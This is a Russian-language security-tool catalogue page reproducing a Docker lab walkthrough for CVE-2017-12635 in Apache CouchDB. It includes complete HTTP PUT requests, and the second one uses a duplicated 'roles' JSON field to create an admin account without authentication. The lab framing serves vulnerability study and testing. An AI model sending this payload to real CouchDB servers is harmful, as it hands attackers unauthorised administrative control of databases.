

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Apache-couchdb-CVE-2017-12635 — Docker-среда для воспроизведения CVE-2017-12635 в Apache CouchDB — вертикальное повышение привилегий через несогласованность JSON-парсера, позволяющее создание администратора без аутентификации. | Kitploit
Инструменты/GitHubGitHub/cyberharsh/apache-couchdb-cve-2017-12635
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеЛаборатории и Практика
GitHubcyberharsh/apache-couchdb-cve-2017-12635

Apache-couchdb-CVE-2017-12635

Поделиться

Docker-среда для воспроизведения CVE-2017-12635 в Apache CouchDB — вертикальное повышение привилегий через несогласованность JSON-парсера, позволяющее создание администратора без аутентификации.

Репозиторий
111166 лет назадЕщё не проверено

Уязвимость вертикального обхода привилегий CouchDB (CVE-2017-12635)

Apache CouchDB — это база данных с открытым исходным кодом, ориентированная на простоту использования и являющаяся «полностью веб-ориентированной базой данных». Это NoSQL-база данных, использующая JSON в качестве формата хранения, JavaScript в качестве языка запросов, а MapReduce и HTTP в качестве API. Она широко применяется: например, BBC использует её на своей платформе динамического контента, Credit Suisse — в рыночной структуре своего внутреннего товарного отдела, Meebo — на своей социальной платформе (веб и приложения).

15 ноября 2017 года были раскрыты CVE-2017-12635 и CVE-2017-12636. CVE-2017-12635 вызван различиями в способах разбора JSON в Erlang и JavaScript, что приводит к различиям в выполнении операторов. Эта уязвимость позволяет любому пользователю создавать администратора и относится к уязвимостям вертикального обхода привилегий.

Затронутые версии: меньше 1.7.0 и меньше 2.1.1

Ссылки:

  • http://bobao.360.cn/learning/detail/4716.html
  • https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

Тестовая среда

Сборка и запуск окружения:

docker-compose build
docker-compose up -d

После запуска окружения перейдите по адресу http://your-ip:5984/_utils/ — вы увидите веб-страницу, что означает, что CouchDB успешно запущен. Но мы не знаем пароль и не можем войти в систему.

Воспроизведение уязвимости

Сначала отправьте следующий пакет:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "password": "vulhub"
}

Как видно, возвращается ошибка 403: {"error":"forbidden","reason":"Only _admin may set roles"} — только администратор может назначать роль Role:


Отправка пакета, содержащего два поля roles, позволяет обойти ограничение:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 108

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "roles": [],
  "password": "vulhub"
}

Администратор успешно создан, имя учётной записи и пароль — vulhub:

Снова зайдите на http://your-ip:5984/_utils/, введите имя пользователя и пароль vulhub — вход выполнен успешно:

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





